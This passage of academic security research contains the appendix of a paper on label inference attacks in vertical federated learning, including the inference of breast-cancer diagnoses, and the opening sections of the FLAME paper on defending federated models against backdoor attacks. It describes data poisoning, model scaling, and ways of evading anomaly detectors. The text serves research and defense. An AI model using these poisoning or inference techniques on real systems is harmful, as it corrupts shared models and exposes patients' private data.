Here is the detailed introduction of all the six datasets used in this paper, including Criteo, Yahoo Answers, CINIC-10, CIFAR-10, CIFAR-100 and BHI.

CIFAR-10 and CIFAR-100. CIFAR-10 [22] is a classic dataset built for image classification. It consists of 10 classes and 60,000 images in the size of 32×32 pixels. CIFAR-100 has the same size as CIFAR-10 but it has 100 classes (600 images each). Following the common practice of using CIFAR-10 or CIFAR-100, we take 50,000 samples as the training dataset and other 10,000 as the test dataset.

CINIC-10. CINIC-10 [11] is an extension of CIFAR-10 via the addition of down sampled ImageNet images, whose name means "CINIC-10 is not ImageNet nor CIFAR-10". It consists of 10 classes and 270,000 images (4.5 times of CIFAR-10) in the size of 32×32 pixels. Following the common practice of using CINIC-10, we take 180,000 samples as the training dataset and other 90,000 as the test dataset.

Criteo. Criteo [23] contains 7 days of click-through data

Table 7: Default settings for key parameters.

(a) Parameters of MixMatch.

Parameter	Description	Value
λ_u	Label guessing parameter	50
T	Sharpening parameter	0.8

(b) Parameters of the malicious local optimizer.

Parameter	Description	Value
β	Momentum parameter	0.9
γ	Resetting parameter	1.0
r_{max}	Maximum acceleration rate	5.0
r_{min}	Minimum acceleration rate	1.0

shared by Criteo Labs, which is widely used for CTR prediction benchmarking (given a user and the pages he/she visited, predict whether he/she will click on a given ad). It contains 26 anonymous categorical features and 13 continuous features. The 39 features are projected into a hash space of 2^{13} dimensions before sent to the federated model. For simplification, we randomly select 80,000 samples as the training dataset and 20,000 as the test dataset.

Yahoo Answers. Yahoo Answers [39] is a dataset for text classification tasks, which involves 10 classes (topics) such as "Society & Culture", "Science & Mathematics", "Health", "Education & Reference", etc. Each class contains 140,000 training samples and 6,000 testing samples. For simplification, we take 5,000 training samples and 2,000 testing samples for each class.

Breast Histopathology Images Dataset (BHI). Invasive Ductal Carcinoma (IDC) is the most common subtype of all breast cancers [10]. Breast Histopathology Images Dataset (BHI) [32] is used for a two-class classification task which classifies a mount slide image patch as IDC negative or IDC positive. The dataset consists of 277,524 mount slide image patches (198,738 IDC negative and 78,786 IDC positive) of breast cancer specimens. All the mount slide image patches have a size of 50×50 pixels and are marked with which patient they belong to. We use 80% of the samples as the training dataset and the rest as the test dataset.

D Parameter Settings

In experiments, the default parameters of the semi-supervised learning algorithm MixMatch are listed in Table 7(a). For MixText, we use the parameter settings in [8]. The default parameters of the malicious local optimizer are listed in Table 7(b).

E Further Exploiting the Inferred Labels

In real-world scenarios, correlated features are quite common, thus the leakage of one private feature may cause the leakage of another private feature. We conduct an experiment to show that the adversary can take advantage of the inferred labels to infer more private information on a real-world medical dataset. More details about this experiment can be found in the supplementary material [14].

Dataset Setup. The experiment is conducted on the Breast Cancer Wisconsin (BCW) dataset [49], which consists of 32 features of breast mass taken from 569 patients. We randomly select 426 samples as the training dataset and the remaining 143 samples as the testing dataset. The label is whether a patient suffers from malignant breast cancer tumor, denoted as "diagosis". The adversary is assigned with 15 features, denoted as features 1 - 15, while the benign participant is assigned with another 16 features, denoted as features 16 - 31. The remaining 32^{nd} feature is "radius mean". The adversary has auxiliary labeled data. Specifically, from the 426 samples in the training dataset, the adversary knows "diagnosis" of 40 samples, and "radius mean" of 40 samples.

Threat Model. The adversary and the benign participant jointly learn a VFL model to predict the label "diagosis". The adversary intends to infer "diagosis" by using the passive label inference attack with the auxiliary data, i.e., 40 samples labeled with "diagnosis". Then the adversary further exploits "diagosis" as an extra feature, together with his/her own features 1 - 15, to train an inference model with the purpose of inferring another feature of a patient – "radius mean". As the adversary has 40 auxiliary samples labeled with "radius mean", he/she can train the inference model in a supervised manner.

Model Architecture. We use the 3-layer fully connected neural network for both the bottom models and the top model.

Experiment Results and Analysis. The VFL model achieves a top-1 accuracy of 0.9510 on the testing dataset. With our passive label inference attack, the adversary achieves a top-1 inference accuracy of 0.8632 for the label "diagnosis". Then, the adversary trains a model using the 15 features he/she owns to infer the unknown feature "radius mean" in a supervised manner. The results show that the adversary achieves 0.6443 top-1 inference accuracy among the 426 samples in the training dataset. Further experiment shows that if the adversary uses the inferred "diagnosis" as an extra feature, he/she will achieve a top-1 inference accuracy of 0.7237. Compared with 0.6443, the boost is significant, which shows that the adversary can infer more private information by exploiting the inferred labels.

Conclusion. To sum up, our label inference attacks not only demonstrate the threat of private label leakage in real-world VFL scenarios, but also reveal that the leaked labels can cause even further privacy leakages.

FLAME: Taming Backdoors in Federated Learning

Thien Duc Nguyen[1], Phillip Rieger[1], Huili Chen[2], Hossein Yalame[1], Helen Möllering[1], Hossein Fereidooni[1], Samuel Marchal[3], Markus Miettinen[1], Azalia Mirhoseini[4], Shaza Zeitouni[1], Farinaz Koushanfar[2], Ahmad-Reza Sadeghi[1], and Thomas Schneider [1]
[1]*Technical University of Darmstadt, Germany*[*]; [2]*University of California San Diego, USA*; [3]*Aalto University and F-Secure, Finland*; [4]*Google, USA*

Abstract

Federated Learning (FL) is a collaborative machine learning approach allowing participants to jointly train a model without having to share their private, potentially sensitive local datasets with others. Despite its benefits, FL is vulnerable to so-called *backdoor attacks*, in which an adversary injects manipulated model updates into the federated model aggregation process so that the resulting model will provide targeted false predictions for specific adversary-chosen inputs. Proposed defenses against backdoor attacks based on detecting and filtering out malicious model updates consider only very specific and limited attacker models, whereas defenses based on differential privacy-inspired noise injection significantly deteriorate the benign performance of the aggregated model. To address these deficiencies, we introduce FLAME, a defense framework that estimates the sufficient amount of noise to be injected to ensure the elimination of backdoors. To minimize the required amount of noise, FLAME uses a model clustering and weight clipping approach. This ensures that FLAME can maintain the benign performance of the aggregated model while effectively eliminating adversarial backdoors. Our evaluation of FLAME on several datasets stemming from application areas including image classification, word prediction, and IoT intrusion detection demonstrates that FLAME removes backdoors effectively with a negligible impact on the benign performance of the models.

1 Introduction

Federated learning (FL) is an emerging collaborative machine learning trend with many applications, such as next word prediction for mobile keyboards [39], medical imaging [49], and intrusion detection for IoT [44] to name a few. In FL, clients locally train models based on local training data and then provide these model updates to a central aggregator who combines them into a global model. The global model is then propagated back to the clients for the next training iteration.

FL promises efficiency and scalability as the training is distributed among many clients and executed in parallel. In particular, FL improves privacy by enabling clients to keep their training data locally [38]. Despite its benefits, FL has been shown to be vulnerable to so-called *poisoning attacks* where the adversary manipulates the local models of a subset of clients participating in the federation so that the malicious updates get aggregated into the global model. Untargeted poisoning attacks merely aim at deteriorating the performance of the global model and can be defeated by validating the performance of uploaded models [12]. In this paper, we therefore focus on the more challenging problem of *backdoor attacks* [7, 45, 57, 59], i.e., targeted poisoning attacks in which the adversary seeks to stealthily manipulate the resulting global model in a way that attacker-controlled inputs result in incorrect predictions chosen by the adversary.

Deficiencies of existing defenses. Existing defenses against backdoor attacks can be roughly divided into two categories: The first one comprises anomaly detection-based approaches [4,9,22,51] for identifying and removing potentially poisoned model updates. However, these solutions are effective only under very specific adversary models, as they make detailed assumptions about the attack strategy of the adversary and/or the underlying distribution of the benign or adversarial datasets. If these very specific assumptions do not hold, the defenses may fail. The second category is inspired by differential privacy (DP) techniques [7,56], where individual weights[1] of model updates are clipped to a maximum threshold and random noise is added to the weights for diluting/reducing the impact of potentially poisoned model updates on the aggregated global model. In contrast to the first category, DP techniques [7,56] are applicable in a generic adversary model without specific assumptions about adversarial behavior and data distributions and are effective in eliminating the impact of malicious model updates. However, straightforward application of DP approaches severely deteriorates the benign

[*]Emails: {ducthien.nguyen, ahmad.sadeghi}@trust.tu-darmstadt.de

[1]Parameters of neural network models typically consist of 'weights' and 'biases'. For the purposes of this paper, however, these parameters can be treated identically and we will refer to them as 'weights' for brevity.

performance of the aggregated model because the amount of noise required to ensure effective elimination of backdoors also results in significant modifications of individual weights of benign model updates [7, 57].

In this paper, we develop a resilient defense against backdoors by combining the benefits of both defense types without suffering from the limitations (narrow attacker model, assumptions about data distributions) and drawbacks (loss of benign performance) of existing approaches. To this end, we introduce an approach in which detection of anomalous model updates and tuned clipping of weights are combined to minimize the amount of noise needed for backdoor removal of the aggregated model while preserving its benign performance.

Our Goals and Contributions. We present FLAME, a resilient aggregation framework for FL that eliminates the impact of backdoor attacks while maintaining the benign performance of the aggregated model. This is achieved by three modules: DP-based noising of model updates to remove backdoor contributions, automated model clustering approach to identify and eliminate potentially poisoned model updates, and model weight clipping before aggregation to limit the impact of malicious model updates on the aggregation result. The last two modules can significantly reduce the amount of random noise required by DP noising for backdoor elimination. In particular, our contributions are as follows:

- We present FLAME, a defense framework against backdoor attacks in FL that is capable of eliminating backdoors without impacting the benign performance of the aggregated model. Contrary to earlier backdoor defenses, FLAME is applicable in a *generic* adversary model, i.e., it does not rely on strong assumptions about the attack strategy of the adversary, nor about the underlying data distributions of benign and adversarial datasets (§4.1).
- We show that the amount of required Gaussian noise can be radically reduced by: a) applying our clustering approach to remove potentially malicious model updates and b) clipping the weights of local models at a proper level to constrain the impact of individual (especially malicious) models on the aggregated model. (§4.3)
- We provide a noise boundary proof for the amount of Gaussian noise required by noise injection (inspired by DP) to eliminate backdoor contributions (§5).
- We extensively evaluate our defense framework on real-world datasets from three very different application areas. We show that FLAME reduces the amount of required noise so that the benign performance of the aggregated model does not degrade significantly, providing a crucial advantage over state-of-the-art defenses using straightforward injection of DP-based noise (§7).

As an orthogonal aspect, we also consider how the privacy of model updates against an honest-but-curious aggregator can be preserved and develop a secure multi-party computation approach that can preserve the privacy of individual model updates while realizing our backdoor defense approach (§8).

2 Background and Problem Setting

2.1 Federated Learning

Federated Learning [38, 50] is a concept for distributed machine learning that links n clients and an aggregator to collaboratively build a global model G. In a training iteration $t \in \{1,\ldots,T\}$, each client $i \in \{1,\ldots,n\}$ locally trains a local model W_i with p parameters (indicating both weights and biases) $w_i^1,\ldots,w_i^p$ based on the previous global model G_{t-1} using its local data D_i and sends it to the aggregator which aggregates the received models W_i into the global model G_t.

Several aggregation mechanisms have been proposed recently: 1) *Federated Averaging* (FedAvg) [38], 2) *Krum* [9], 3) *Adaptive Federated Averaging* [42], and 4) *Trimmed mean or median* [60]. Although we evaluate FLAME's effectiveness on several aggregation mechanisms in §7.1, we generally focus on FedAvg in this work as it is commonly applied in FL [21, 28, 39, 44, 47, 50, 54] and related work on backdoor attacks [7, 22, 51, 57, 59]. In FedAvg, the global model is updated by averaging the weighted models as follows: $G_t = \Sigma_{i=1}^{n} {}^{s_i \times W_i}/_{s}$, where $s_i = \|D_i\|, s = \Sigma_{i=1}^{n} s_i$. However, in practice, a malicious client might provide falsified information about its dataset size (i.e., a large number) to amplify the relative weight of its updates [57]. Previous works often employed equal weights ($s_i = 1/n$) for the contributions of all clients [7, 51, 59]. We adopt this approach in this paper, i.e., we set $G_t = \Sigma_{i=1}^{n} {}^{W_i}/_{n}$. Further, other state-of-the-art aggregation rules, e.g., *Krum* [9], *Adaptive Federated Averaging* [42], and *Trimmed mean or median* [60] also do not consider the sizes of local training datasets by design.

2.2 Backdoor Attacks on Federated Learning

In backdoor attacks, the adversary $\mathcal{A}$ manipulates the local models W_i of k compromised clients to obtain poisoned models W_i' that are then aggregated into the global model G_t and thus affect its properties. In particular, $\mathcal{A}$ wants the poisoned model G_t' to behave normally on all inputs except for specific attacker-chosen inputs $x \in I_{\mathcal{A}}$ (where $I_{\mathcal{A}}$ denotes the so-called *trigger set*) for which attacker-chosen (incorrect) predictions should be output. Figure 1 shows common techniques used in FL backdoor attacks, including 1) data poisoning, e.g., [45, 51, 59], where $\mathcal{A}$ manipulates training datasets of models, and 2) model poisoning, e.g., [7, 57] where $\mathcal{A}$ manipulates the training process or the trained models themselves. Next, we will briefly discuss these attack techniques.

Data Poisoning. In this attack, $\mathcal{A}$ adds manipulated data $D^{\mathcal{A}}$ to the training datasets of compromised clients i by flipping data labels, e.g., by changing the labels of a street sign database so that pictures showing a 30 km/h speed limit are labeled as 80 km/h [51], or, by adding triggers into data samples (e.g., a specific pixel pattern added to images [59]) in combination with label flipping. We denote the fraction




Figure 1: An overview of backdoor attacks.

of injected poisoned data $D_i^{\mathcal{A}}$ in the overall poisoned training dataset D'_i of client i as *Poisoned Data Rate (PDR)*, i.e., $PDR_i = |D_i^{\mathcal{A}}|/|D'_i|$.

Model Poisoning. This attack technique requires that $\mathcal{A}$ can fully control a number of clients. $\mathcal{A}$ poisons the training datasets of these clients and manipulates how they execute the training process by modifying parameters and scaling the resulting model update to maximize the attack impact while evading the aggregator's anomaly detector [7, 57]. This is done by (1) scaling up the weights of malicious model updates to maximize attack impact (e.g., *model-replacement* attack [7], or, *projected gradient descent (PGD) attack with model replacement* [57]), or, scaling down model updates to make them harder to detect (e.g., *train-and-scale* [7]) and (2) constraining the training process itself to minimize the deviation of malicious models from benign models to evade anomaly detection (e.g., *constrain-and-scale* attack [7]).

2.3 Adversary Goals and Capabilities

The goals of the adversary are two-fold:

Impact: The adversary $\mathcal{A}$ aims to manipulate the global model G so that the modified model G' provides incorrect predictions $f(G',x) = c' \neq f(G,x)$ for any inputs $x \in I_{\mathcal{A}}$, where $I_{\mathcal{A}}$ is the so-called *trigger set* consisting of specific attacker-chosen inputs and c' denotes the incorrect prediction chosen by the adversary.

Stealthiness: To make the poisoned model G' hard to detect by aggregator A, it should closely mimic the behavior of G on all other inputs not in $I_{\mathcal{A}}$, i.e.:

$$f(G',x) = \begin{cases} c' \neq f(G,x) & \forall x \in I_{\mathcal{A}} \\ f(G,x) & \forall x \notin I_{\mathcal{A}} \end{cases} \quad (1)$$

Additionally, to make poisoned models as indistinguishable as possible from benign models, the distance (e.g., euclidean) between a poisoned model W' and a benign model W must be smaller than a threshold η denoting the distinction capability of the anomaly detector of aggregator A, i.e., $dist(W,W') < \eta$. The adversary can estimate this distance by comparing the local malicious model to the global model or to a local model trained on benign data.

Adversarial Capabilities. In this paper, we make no specific assumptions about the adversary's behavior. We assume that the adversary $\mathcal{A}$ has full control over $k < \frac{n}{2}$ clients and their training data, processes, and parameters [7, 59]. We denote the fraction of compromised clients as Poisoned Model Rate $PMR = \frac{k}{n}$. Furthermore, $\mathcal{A}$ has full knowledge of the aggregator's operations, including potentially applied backdoor defenses. However, $\mathcal{A}$ has no control over any processes executed at the aggregator nor over the honest clients.

2.4 Preliminaries

HDBSCAN [11] is a density-based clustering algorithm that uses the distance of data points in n-dimensional space to group data points that are located near each other together into a cluster. Hereby the number of clusters is determined dynamically. Data points that do not fit to any cluster are considered outliers. However, while HDBSCAN's predecessor DBSCAN [19] uses a predefined maximal distance to determine whether two points belong to the same cluster, HDBSCAN determines this maximal distance for each cluster independently, based on the density of points. Thus, in HDBSCAN, neither the maximal distance nor the total number of clusters need to be predefined.

Differential Privacy (DP). DP is a privacy technique that aims to ensure that the outputs do not reveal individual data records of participants. DP is formally defined as follows:

Definition 1 ((ε,δ)-differential privacy)**.** *A randomized algorithm $\mathcal{M}$ is (ε,δ)-differentially private if for any datasets D_1 and D_2 that differ on a single element, and any subset of outputs $\mathcal{S} \in Range(\mathcal{M})$, the following inequality holds:*

$$Pr[\mathcal{M}(D_1) \in \mathcal{S}] \leq e^{\varepsilon} \cdot Pr[\mathcal{M}(D_2) \in \mathcal{S}] + \delta.$$

Here, ε denotes the privacy bound and δ denotes the probability of breaking this bound [18]. Smaller values of ε and δ indicate stronger privacy. A commonly used approach to enforce differential privacy is adding random Gaussian noise $N(0,\sigma^2)$ to the output of the algorithm [3, 18].

3 Problem Setting and Objectives

Backdoor Characterization. Following common practice in FL-related papers (e.g., [7, 12, 22]), we represent Neural Networks (NNs) using their weight vectors, in which the extraction of weights is done identically for all models by flattening/serializing the weight/bias matrices in a predetermined order. Figure 2 shows an abstract two-dimensional representation of the weight vectors of local models compared to the global model G_{t-1} of the preceding aggregation round. Each model W_i can be characterized with two factors: *direction (angle)* and *magnitude (length)* of its weight vector $(w^1, w^2, \ldots, w^p)$. The angle between two updates W_i and W_j can be measured, e.g., by using the cosine distance metric c_{ij} as defined in (2) while their magnitude difference is measured by the L_2-norm e_{ij} as defined in (3).

$$c_{ij} = 1 - \frac{W_i W_j}{\|W_i\| \|W_j\|} = 1 - \frac{\sum_{k=1}^{p} w_i^k w_j^k}{\sqrt{\sum_{k=1}^{p} (w_i^k)^2} \sqrt{\sum_{k=1}^{p} (w_j^k)^2}} \quad (2)$$




Figure 2: Weight vectors of benign and backdoored models.

$$e_{ij} = \|W_i - W_j\| = \sqrt{\sum_{k=1}^{p} (w_i^k - w_j^k)^2} \quad (3)$$

Benign and backdoored local models are shown in blue and red colors and are labeled with W_i or W_i', respectively. Note that the benign models are typically not identical due to the potentially partially non-iid nature of their training data.

The impact of the adversarial goal (injection of a backdoor) causes a deviation in the model parameters that manifests itself as a difference in the direction and/or magnitude of the backdoored model's weight vector in comparison to benign models, e.g., the deviations among local models and to the global model G_{t-1} of the previous aggregation round. Since the adversary has full control over the training process of compromised clients, he can fully control these distances, e.g., by changing the direction (in the case of W_1') or magnitude (in the case of W_2') of the backdoored models' weight vectors.

Figure 2 also shows three kinds of backdoored models resulting from different types of backdoor attacks. The first type W_1' has a similar weight vector, but a *large angular deviation* from the majority of local models and the global model. This is because such models are trained to obtain high accuracy on the backdoor task, which can be achieved by using a large poisoned data rate (*PDR*) or a large number of local training epochs (cf. Distributed Backdoor Attack (DBA) [59]). The second backdoor type W_2' has a small angular deviation but a *large magnitude* to amplify the impact of the attack. Such models can be crafted by the adversary by *scaling up* the model weights to boost its effect on the global model (cf. *Model-replacement* attack in [7]). The third backdoor type W_3' has a similar weight vector as benign models, the angular difference and the magnitude are not substantially different compared to benign models and, thus less distinguishable from benign models. Such *stealthy* backdoored models can be crafted by the adversary by carefully constraining the training process or scaling down the poisoned model's weights (cf. *Constrain-and-scale* attack [7] or FLIoT attack [45]).

Defense Objectives. A generic defense that can effectively mitigate backdoor attacks in the FL setting needs to fulfill the following objectives: (i) *Effectiveness*: To prevent the adversary from achieving its attack goals, the impact of backdoored model updates must be eliminated so that the aggregated global model does not demonstrate backdoor behavior. (ii) *Performance*: Benign performance of the global model must be preserved to maintain its utility. (iii) *Independence from data distributions and attack strategies*: The defense method must be applicable to generic adversary models, i.e., it must not require prior knowledge about the backdoor attack method, or make assumptions about specific data distributions of local clients, e.g., whether the data are iid or non-iid.

4 FLAME Overview and Design

We present the high-level idea of FLAME and the associated design challenges to fulfill the objectives identified in §3.

4.1 High-level Idea


Motivation. Earlier works (e.g., Sun *et al.* [56]) use differential privacy-inspired noising of the aggregated model for eliminating backdoors. They determine the sufficient amount of noise to be used empirically. In the FL setting this is, however, challenging, as one cannot in general assume the aggregator to have access to training data, in particular to poisoned datasets. What is therefore needed is a generic method for determining how much noise is sufficient to remove backdoors effectively. On the other hand, the more noise is injected into the model, the more its benign performance will be impacted.

FLAME Overview. FLAME estimates the noise level required for backdoor removal in the FL setting without extensive empirical evaluation and having access to training data (this noise bound is formally proven in §5). In addition, to effectively limit the amount of required noise, FLAME uses a novel clustering-based approach to identify and remove adversarial model updates with high impact and applies a dynamic weight-clipping approach to limit the impact of models that the adversary has scaled up to boost their performance. As discussed in §3, one cannot guarantee that all backdoored models can be detected since the adversary can fully control both the angular and magnitude deviation to make the models arbitrarily hard to detect. Our clustering approach therefore aims to remove models with high attack impact (having larger angular deviation) rather than all malicious models. Fig. 3 illustrates the high-level idea of FLAME consisting of the above three components: filtering, clipping, and noising. We emphasize, however, that each of these components needs to be applied with great care, since, a naïve combination of noising with clustering and clipping leads to poor results as it easily fails to mitigate the backdoor and/or deteriorates the benign performance of the model, as we show in §C. We detail the design of each component and its use in the FLAME defense approach in §4.3.


4.2 Design Challenges

To realize the high-level idea presented above, we need to solve the following technical challenges.

C_1- Filtering out backdoored models with large angular deviations in dynamic scenarios. As discussed in §3, the weight vector of a well-trained backdoored model, W', has a *higher angular difference* in comparison to weight vectors of benign models W. FLAME deploys a clustering approach to



(a) Applying clustering and clipping.



(b) Applying noising

Figure 3: High-level idea of FLAME defense.

identify such poisoned models and *remove* them from FL aggregation (detailed in §4.3.1). The effect of clustering-based filtering is shown in Fig. 3a where model W_1' is removed from the aggregated model as it does not align with the directions of benign models. In contrast to existing clustering-based defenses, we need an approach that can also work in a *dynamic attack setting*, i.e., the number of injected backdoors is unknown and may vary between training rounds. To this end, we make a key observation: clustering approaches using a fixed number of clusters $n_{cluster}$ for identifying malicious models are inherently vulnerable to attacks with varying numbers of backdoors[2] $n_{backdoor}$. This is because the adversary can likely cause at least one backdoor model to be clustered together with benign models due to the pigeonhole principle by simultaneously injecting $n_{backdoor} \geq n_{cluster}$ backdoors. We seek to solve this challenge by employing a clustering solution that dynamically determines the clusters for model updates, thereby allowing it to adapt to dynamic attacks.

C_2-Limiting the impact of scaled-up backdoors. To limit the impact of backdoored models that the adversary artificially scales up to boost the attack (e.g., W_2' in Fig. 2), the weight vectors of models with high magnitudes can be clipped [56]. The effect of clipping is shown in Fig. 3a where the weight vectors of all models with a magnitude beyond the clipping bound S (in particular, backdoored model W_2') are clipped to S by scaling down the weight vectors. The resulting clipped weight vectors are shown on the left side of Fig. 3b. The challenge here is how to select a proper clipping bound without empirically evaluating its impact on the training datasets (which are not available in the FL setting). If the applied clipping bound is too large, an adversary can boost its model W' by scaling its weights up to the clipping bound, thereby maximizing the backdoor impact on the aggregated global model G. However, if the applied clipping bound is too small, a large fraction of benign model updates W will be clipped, thereby leading to performance deterioration of the aggregated global model G on the main task. We tackle this challenge in §4.3.2, where we show how to select a clipping bound that can not be influenced by the adversary and that effectively limits the impact of scaled-up backdoored models.

C_3-Selecting suitable noise level for backdoor elimination. As mentioned in §4.1, FLAME uses model noising that applies Gaussian noise with noise level σ to mitigate the adversarial impact of backdoored models (e.g., W_3' in Fig. 2). Similar to the clipping bound, however, also here the noise level σ must be carefully selected, as it has a direct impact on the effectiveness of the defense and the model's benign performance. If it is too low, the aggregated model might retain backdoor behavior after model noising, rendering the defense ineffective, while excessive noise will degrade the utility of the aggregated model. To address this challenge, we develop an approach for reliably estimating a sufficient but minimal bound for the applied noise in §5.

4.3 FLAME Design

As discussed in §4.1, our defense consists of three main components: filtering, clipping, and noising. Figure 4 shows these components and the workflow of FLAME during training round t. Algorithm 1 outlines the procedure of FLAME. In the rest of this section, we detail the design of these components to resolve the challenges in §4.2.

Algorithm 1 FLAME

Input: n, G_0, T ▷ n is the number of clients, G_0 is the initial global model, T is the number of training iterations
Output: G_T^* ▷ G_T^* is the updated global model after T iterations
for each training iteration t in $[1,T]$ **do**
  for each client i in $[1,n]$ **do**
    $W_i \leftarrow \text{CLIENTUPDATE}(G_{t-1}^*)$ ▷ The aggregator sends G_{t-1}^* to Client i who trains G_{t-1}^* using its data D_i locally to achieve local modal W_i and sends W_i back to the aggregator.
  $(c_{11},\ldots,c_{nn}) \leftarrow \text{COSINEDISTANCE}(W_1,\ldots,W_n)$ ▷ $\forall i,j \in (1,\ldots,n)$, c_{ij} is the cosine distance between W_i and W_j
  $(b_1,\ldots,b_L) \leftarrow \text{CLUSTERING}(c_{11},\ldots,c_{nn})$ ▷ L is the number of admitted models, b_l is the index of the l^{th} model
  $(e_1,\ldots,e_n) \leftarrow \text{EUCLIDEANDISTANCES}(G_{t-1}^*,(W_1,\ldots,W_n))$ ▷ e_i is the Euclidean distance between G_{t-1}^* and W_i
  $S_t \leftarrow \text{MEDIAN}(e_1,\ldots,e_n)$ ▷ S_t is the adaptive clipping bound at round t
  for each client l in $[1,L]$ **do**
    $W_{b_l}^c \leftarrow G_{t-1} + (W_{b_l} - G_{t-1}) \cdot \text{MIN}(1,\gamma)$ ▷ Where γ $(= S_t/e_{b_l})$ is the clipping parameter, $W_{b_l}^c$ is the admitted model after clipped by the adaptive clipping bound S_t
  $G_t \leftarrow \sum_{l=1}^{L} W_{b_l}^c / L$ ▷ Aggregating, G_t is the plain global model before adding noise
  $\sigma \leftarrow \lambda \cdot S_t$ where $\lambda = \frac{1}{\varepsilon} \cdot \sqrt{2ln\frac{1.25}{\delta}}$ ▷ Adaptive noising level
  $G_t^* \leftarrow G_t + N(0,\sigma^2)$ ▷ Adaptive noising

4.3.1 Dynamic *Model Filtering*

The *Model Filtering* component of FLAME utilizes a *dynamic clustering* technique based on HDBSCAN [11] that

[2] We consider two backdoors to be independent if they use different triggers.





Figure 4: Illustration of FLAME's workflow in round t.



(a) Ground truth (b) K-means (c) HDBSCAN (d) FLAME

Figure 5: Comparison of clustering quality for (a) ground truth, (b) using K-means with 2 clusters as in Auror [51], (c) straightforward applied HDBSCAN and (d) our approach as in FLAME.

identifies poisoned models with high angular deviations from the majority of updates (e.g., W_1' in Fig. 3a). Existing clustering-based defenses [9, 51] identify potentially malicious model updates by clustering them into two groups where the smaller group is always considered malicious and thus removed. However, if no malicious models are present in the aggregation, this approach may lead to many models being incorrectly removed and thus a reduced accuracy of the aggregated model. These approaches also do not protect against attacks in which adversary $\mathcal{A}$ simultaneously injects multiple backdoors by using different groups of clients to inject different backdoors. If the number of clusters is fixed, there is the risk that poisoned and benign models end up in the same cluster, in particular, if models with different backdoors differ significantly. Consequently, existing model clustering methods do not adequately address challenge C_1 (§4.2). Fig. 5 shows the behavior of different clustering methods on a set of model updates' weight vectors. Fig. 5a shows the ground truth of an attack scenario where $\mathcal{A}$ uses two groups of clients: one group is used to inject a backdoor, whereas the other group provides random models with the goal of fooling clustering-based defenses. Fig. 5b shows how in this setting, K-means (as used in Auror [51]) fails to successfully separate benign and poisoned models as all poisoned models end up in the same cluster with the benign models.

To overcome the limitations of existing defenses, we design our clustering solution and ensure that: (i) it is able to handle dynamic attack scenarios where multiple backdoors are injected simultaneously, and (ii) it minimizes false positives of poisoned model identification. In contrast to existing approaches that try to place poisoned models into one cluster, our approach considers each poisoned model individually as an outlier, so that it can gracefully handle multiple simultaneous backdoors and thus address challenge C_1.

FLAME uses pairwise cosine distances to measure the angular differences between all model updates and applies the HDBSCAN clustering algorithm [11]. The advantage here is that cosine distances are not affected even if the adversary scales up model updates to boost their impact as this does not change the angle between the updates' weight vectors. Since the HDBSCAN algorithm clusters the models based on their density of the cosine distance distribution and *dynamically determines the required number of clusters*, we leverage it for our dynamic clustering approach. We describe HDBSCAN and how we apply it in detail in §E. In particular, HDBSCAN labels models as outliers if they do not fit into any cluster. This allows FLAME to effectively handle multiple poisoned models with different backdoors by labeling them as outliers. To realize this, we set the minimum cluster size to be at least 50% of the clients, i.e., $\frac{n}{2}+1$, so that the resulting cluster will contain the majority of updates (which we assume to be benign, cf. §2.3). All remaining (potentially poisoned) models are marked as *outliers*. This behavior is depicted in Fig. 5d where all the models from Clusters B and C from Fig. 5c are considered as outliers. Hence, to the best of our knowledge, our approach is the first FL backdoor defense that is able to gracefully handle also dynamic attacks in which the number of injected backdoors may vary. The clustering step is shown in lines 6-7 of Alg. 1 where L models are retained after clustering.

4.3.2 Adaptive Clipping and Noising

As discussed in §4.2 (challenges C_2 and C_3), determining a proper clipping bound and noise level for model weight clipping and noising is not straightforward. We present our new approach for selecting an effective clipping bound and reliably estimating a sufficient noise level that can effectively eliminate backdoors while preserving the performance of the main task. Furthermore, our defense approach is resilient to adversaries that dynamically adapt their attacks.

Adaptive Clipping. Fig. 6 shows the variation of the average L_2-norms of model updates of benign clients in three different datasets (cf. §6) over subsequent training rounds. We can observe that the *L_2-norms of benign model updates become smaller in later training rounds*. To effectively remove backdoors while minimizing the impact on benign updates, the clipping bound S needs to be dynamically adapted to this decreasing trend of the L_2-norm. Recall that clipping is performed after clustering by scaling down model weights so that the L_2-norm of the scaled model becomes smaller or equal to the clipping threshold. We describe how FLAME determines a proper scaling factor for each model update W_i in t^{th} training round as follows: Given the index set $(b_1, \ldots b_L)$ of the models admitted by the clustering method (line 7 of

